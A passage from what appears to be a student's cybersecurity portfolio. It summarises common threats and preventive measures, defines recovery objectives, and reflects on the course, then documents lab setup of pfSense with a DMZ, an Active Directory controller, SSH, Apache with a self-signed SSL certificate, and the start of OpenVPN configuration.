- Allocate roles – The company should have a defined response team in place for their data centers as well as in their network administration or IT teams.
- Install protection tools – Examples for these kinds of tools are Security Event Manager, Imperva and Cloudera
- Keep everything up to date - All these systems should be kept up to date, to make sure that any bugs or issues are fixed.

SQL injection – Another attack, which could lead to exposing important information from Database. Some of the preventive measures are:

- Use of Prepared Statements (with Parameterized Queries)
- Use of Stored Procedures
- Allow-list Input Validation
- Escaping All User Supplied Input

Man in the Middle - attack happens when a hacker inserts themselves between a user and a website. Typically, the impact could be stolen credit card numbers or user login credentials. Alco could be snooping on private conversations, which might include trade secrets or other valuable information. Some of the preventive measures are:

- Implement virtual private networks (VPNs) to secure connections from your business to online applications and enable employees to securely connect to the internal private network from remote locations.
- Ensure sensitive online transactions/logins are secure with HTTPS
- Utilize authentication credentials such as tokens and other forms of two-factor authentication for sensitive accounts

Phishing – attack, which could be in multiple forms. For example, someone has sent fake email and has been opened, which could lead to leaking personal information. Some of the preventive measures are:

- Be aware
- Do not give information to an unsecured site
- Rotate passwords regularly

Malware infection – software that's designed to harm a computer. Malware can be very impactful for company and lead to stealing sensitive information from computers, gradually slow down computer. Preventive measures are:

- Keep the computers and softwares updated
- Use A Firewall
- Use Encryption to Secure Data In Transit
- Educate Employees to Recognize Common Cyber Threats & Scam Tactics

Stealing confidential business – this could occur in a lot different form like social engineering, virus, trojan horses and so on. There are many different ways, which could possible lead to such activities.

Hacktivist – this attack could occur by using a plethora of hacking methods that allow them to gain access to personal computers, where they can take control and gain private information. Some of the steps that can be taken to avoid being attacked by a hacktivist include:

- Perform a regular audit of the monitoring system.
- Implement an automated incident response platform such as Hexadite or CyberSponse.
- Implement two-factor authentication for log-in websites.
- Formulate an in-depth response plan to react if an attack happens

Emotet – This attack is to access foreign devices and spy on sensitive private data. Emotet has been known to deceive basic antivirus programs and hide from them. Once infected, the malware spreads like a computer worm and attempts to infiltrate other computers in the network. Some of the activities from preventing it are:

- Back up data regularly to an external storage device.
- Virus protection: Be sure to install a full virus and malware protection programs
- Security updates

Password attacks – there are different form of attacks, which can be split into four different types: non-electronic accounts, active online attacks, passive online attacks, and offline attacks. The most common form of attack and the easiest. A program generates likely passwords, starting with weak, easy to guess passwords and trying variations of numbers and letters. This could impact a lot of customer's account and it could be gained their personal information

- Use a Random Character Password Generator that creates and stores encrypted passwords
- Requiring for strong password with combination of number, letters and symbols
- Not allowing to write password including the username of the account

Recovery Point Objective (RPO) is the point in time before the outage. It is the point that a company needs to recover to; we determine RPO by looking at the time between data backups, and more specifically, how much data is lost between those backups.

Recovery Time Objective (RTO) is the amount of time a business can accept a system being offline/unavailable. Specifically, how long the system may be inaccessible from initial outage until full restoration of service.

Redundancy offers a solid backup plan so that the business can continue operating online should a failure occur. This could be very impactful when something happens to specific system in order to be available despite the problem Redundancy means that the business has more than one way to connect to the web. For example, if your wireless service is disrupted, employees can get back online easily via a backup network. Redundant service may decrease the chances of your company experiencing a prolonged outage.

Diversity is the ideal solution for businesses looking for increased protection. Diversity provides an increased level of protection for the business. A diverse connection involves two or more network connections physically entering company's facilities through completely different access points. With a diverse network connection, data does not travel through shared cables. As a result, if a cable is damaged, your business can still rely on the network connection from your second point of entry.

Reference

[1]. Michael Cobb (2020). How to perform a cybersecurity risk assessment in 5 steps. techtarget.com. https://www.techtarget.com/searchsecurity/tip/How-to-perform-a-cybersecurity-risk-assessment-step-by-step

Conclusion and Reflection

I can say that I did quite well for the topics in Risk consultant. I kept emphasizing self-study and even tried to set aside even more hours so that I could progress. To be honest, l was not really interested in this topics, but certainly there were some things that got my attention. There were not that much exercise to complete and l was ready to finish them. I was armed with patience and I knew things would work out. I knew that when you put in the effort and work, I would be rewarded. l managed to complete the tasks for this subject and definitely l understood and learnt very interesting things regarding the Risk consultant. l am really sure that l managed to maintain my decent level and l was even more motivated to keep going and improve in the future challenges.

I had received good feedback from the teacher and this motivated me even more to continue in the same way. l continued in my learning style and did not want to change it because it contributed a lot of positive things to me all these weeks. l was really pleased with everything that l did and felt amazing to able to display my abilities in these topics. l already knew some security threats, but through this subject to learn even more and to go in full details due to some of them were quite interesting and this where l got my idea for creating a malware. l really wanted to try and see this security threat and l am really grateful for this experience. Another topic was to learn how to perform risk analysis, which was completely new for me and did not have any experience. Definitely, It was challenging and unique adventure, which gained me experience on how to describe the impact of specific threat, impact level, probability and the possible result from specific security threat.

To conclude, l was excited to everything connect with the Risk Consultant and allowed me to gain even more experience in this subject. All the challenges were quite useful and motivated me to keep going for my goal. Without hesitation, l was able to display my capabilities of the specific topics and l believe my teacher was able to see them. Everything prepared me for the upcoming challenges and adventures in the future.

3. SECURITY ENGINEER

Information Security Concepts

The CIA triad was created from the initial framework that begins the names of each of the three main indicators for evaluating information security systems: confidentiality, integrity and availability. The CIA triad is model designed to guide information security policies within an organization. The model is sometimes called the AIC triad (availability, integrity, and confidentiality) to avoid confusion with the Central Intelligence Agency. I understood that this model is considered to be the most crucial for the three most important components of security. Basically talking about these three components, confidentiality is all about making sure that data is accessible only to its intended parties, integrity is the assurance that information is reliable and accurate, and availability is a guarantee of reliable access to information by authorized people.

- Confidentiality is roughly equivalent to confidentiality measures designed to prevent unauthorized access attempts to confidential information. Typically, data is classified according to the size and type of damage that could be done if it fell into the wrong hands. More or less stringent measures can then be taken in accordance with these categories.
- Integrity involves maintaining the consistency, accuracy, and reliability of data throughout its entire life cycle. The data must not be altered in transit and steps must be taken to ensure that the data cannot be altered by unauthorized people
- Availability means that information must be readily available to authorized parties at all times. This includes the proper maintenance of equipment and technical infrastructure and systems that store and display information.


Since each part of the triad represents a fundamental principle of cybersecurity, the importance of the CIA triad security model speaks for itself. Confidentiality, integrity, and availability are collectively considered the three most important concepts of information security.

Considering these three principles together in a “triad” can help design security policies for organizations. In assessing the needs and use cases of potential new products and technologies, the triad helps organizations ask targeted questions about how value is being delivered in these three key areas.


Considering the three concepts of the CIA triad together as an interconnected system, rather than as independent concepts, can help organizations understand the relationship between them.

Network Separation and Segmentation


For this task, what I did was to find template for pfSense and create new virtual machine with two network adapters “0167-INTERNET-STATIC” for the WAN and “1082_CS4019_PVlanA” for the LAN. After this during the installation, I had to setup the network interfaces(WAN and LAN) with Ips in order to be accessible. Also, I did ping test to google in order to see if I could do it.



Another thing was to add some rules for the specific network interfaces in order to allow traffic, which I wanted to have.




After these tasks, I moved on with adding a new network interface for DMZ. Basically, I put third network adapter in the VM with “1082_CS4019_PVlanB” and I had to add this interface in the pfSense, which also included configuring the IP of this interface. As usual here for this interface, I had put some rules in order to accept the traffic.




```
WAN (wan)       -> vmx0       -> v4: 192.168.167.75/24
LAN (lan)       -> vmx1       -> v4: 172.16.1.1/24
DMZ (opt1)      -> vmx2       -> v4: 192.168.20.1/24
```


I was done with adding the DMZ interface and the next step was to create new virtual machine with the same network adapter as DMZ. I choose the VM to be with ubuntu and put the network adapter to be with “1082_CS4019_PVlanB”. I tested the ubuntu VM if it has IP range of the DMZ and if could access the internet. The test was successful and everything was the correct order.



The next thing that I did was to create new VM with Windows Server, where I wanted to do build Server AD/DC. For this, the first step was to go to “Add roles and features” and from there In the Server Roles tab, I needed to select "Active Directory Domain Services". I continued with selecting some specific features and then I needed to wait a bit in order to be installed. Once the ADDS role installation completed, I had to choose the option "Promote this server to a Domain Controller", which will start the configuration process. It will open the "Active Directory Configuration Wizard". From the Deployment Configuration tab, I selected "Add a new forest" and there I needed to Provide a Root Domain name, which in my case was “alexdobrev.com”. I also put password and some other things and after a short wait, everything was done




I have created diagram, which clearly shows everything in pfSense, LAN, WAN, WAN and VPN connection.



Secure Network Connections

For this task, I created VMs with ubuntu and windows in order to able to complete the assignemnt. In the VM with ubuntu, I just needed to install the package for SSH and enable it. Also, there I needed to see the IP of the VM, which was needed to connect via SSH. In the windows VM, I had to install Putty, which was the program for connecting via SSH Afterwards, I put the IP addrress with port 22 and after joining I needed to login as student and the correct password for this account.

```
student@student-virtual-machine:~$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.52.46  netmask 255.255.252.0  broadcast 192.168.55.255
        inet6 2001:610:16a:1052:3ce8:efb:604d:540  prefixlen 64  scopeid 0x0<global>
        inet6 2001:610:16a:1052:bae6:55e4:66bf:6060  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::3ca7:28fc:5fb9:3e8d  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:97:de:dd  txqueuelen 1000  (Ethernet)
        RX packets 66769  bytes 138702754 (138.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30064  bytes 2805466 (2.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```



For the start of this assignment, I needed to install both packages for Apache and SSL in order to complete the task. After the installation I also had to enable Apache SSL module and to reload the service.

```
student@student-virtual-machine:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
  systemctl restart apache2
student@student-virtual-machine:~$ sudo a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
  systemctl reload apache2
student@student-virtual-machine:~$ sudo service apache2 reload
student@student-virtual-machine:~$ sudo mkdir /etc/apache2/ssl
```

I created specific folder where I was going to store the private key and certificate. With certain command I generated certificate and protected it. The command included days(how long will certificate will be available), keyout(the path of generated key) and out(the path of generated certificate). After the executing I had to fill some information like Country, Organization name and so on.


```
student@student-virtual-machine:~$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/apache2/ssl/apache.key -out /etc/apache2/ssl/apa
che.crt
Generating a RSA private key
.....................................................................+++++
.....................................................................................................+++++
writing new private key to '/etc/apache2/ssl/apache.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:NL
State or Province Name (full name) [Some-State]:Nord-Brabant
Locality Name (eg, city) []:Eindhoven
Organization Name (eg, company) [Internet Widgits Pty Ltd]:AlexOOD
Organizational Unit Name (eg, section) []:Certificate
Common Name (e.g. server FQDN or YOUR name) []:alex.com
Email Address []:alex.dobrev.bg@gmail.com
```


I continued with that I needed to configure the default Apache virtual host to use the SSL key and certificate, where I basically needed to the hostname and the paths of key and certificate. After making this change, my server had to start serving HTTPS instead of HTTP requests for the default site. Then finally, I needed to test the SSL connection, which was possible with specific command.

```
student@student-virtual-machine:~$ openssl s_client -connect 192.168.52.46:443
SSL handshake has read 1613 bytes and written 363 bytes
```

```
Post-Handshake New Session Ticket arrived:
SSL-Session:
    Protocol  : TLSv1.3
    Cipher    : TLS_AES_256_GCM_SHA384
    Session-ID: E67F3626E9A9DF36795AE3F687E8C6A96E7164CFB787F8E65E1765AE03F6DDA4
    Session-ID-ctx:
    Resumption PSK: F12E1B35707B97B57D99938F8C5CAAD5E838DB457906FB75FC17E15C24CC23FD1730BD650BE5A9FB7E31C85141F3664A
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    TLS session ticket lifetime hint: 300 (seconds)
    TLS session ticket:
    0000 - d8 94 ef e4 b6 3c 96 0f-63 e5 70 ec 1c 6c 50 d5   .....<..c.p..lP.
    0010 - e1 cb f9 00 4f 12 78 aa-3b 6b fc 56 7e 9b 5a 6f   ....O.x.;k.V~.Zo
    0020 - 8e ce 22 07 08 46 0f be-e0 81 04 de 66 ac 2d 86   .."..F......f.-.
    0030 - 0b f9 57 ef 07 8a 8c 6e-51 67 a2 45 f2 e0 78 ea   ..W....nQg.E..x.
    0040 - 15 df 0a ac ec d0 47 62-f9 c2 d8 45 71 27 49 7b   ......Gb...Eq'I{
    0050 - 85 e4 e1 e5 e4 12 7d 1f-13 8c ba 72 d0 a1 3c 3e   ......}....r..<>
    0060 - b4 fc 90 a5 a1 ca 15 3b-d7 f1 e1 d8 03 f3 5e 04   .......;......^.
    0070 - cb 07 f5 ab 9d 86 32 5a-33 22 59 3e 75 dc d9 d9   ......2Z3"Y>u...
    0080 - 42 c2 ae c9 a1 25 ae a0-15 d9 b5 eb d3 88 e4 b3   B....%..........
    0090 - 1c 1c b8 1a 9e 1b e2 8a-fc 37 a6 fc 54 5f 39 9f   .........7..T_9.
    00a0 - 4d c2 74 c9 f6 ed fa d8-5f 7e fd 48 94 b6 2d fc   M.t....._~.H..-.
    00b0 - 16 5a 25 ba c8 51 c5 ad-82 2f a3 ea 72 69 22 73   .Z%..Q.../..ri"s
    00c0 - af fa f7 a5 ea 37 f1 b6-d6 f9 81 ad c1 1f 0b 79   .....7.........y
    00d0 - 2c 1a 00 a5 48 c3 9a fa-86 a2 42 51 fc 26 48 2a   ,...H.....BQ.&H*

    Start Time: 1634163725
    Timeout   : 7200 (sec)
    Verify return code: 18 (self signed certificate)
    Extended master secret: no
    Max Early Data: 0
```


After the doing everything, I was able to go to the website with HTTPS connection, but certainly I got warning the it is using Self Signed Certificate. I was able to see the some information about the certificate, which was basically information that I did put in the field.






Secure Remote Access and Management


The first thing that I needed to was create new CA, which was needed for OpenVPN. I had field some lines with State, City, Organization and so on.




Then I moved with create certificate, where I had to include the Certificate Authority, some of the same thing that I put in CA and to specify the type of the certificate, which was for the Server




After that I needed to start setting up the OpenVPN server, where I needed to put the network interface, local port, IPv4 Tunnel network and IPv4 Local network. Basically, everything else was by default and there was no need to change anything.

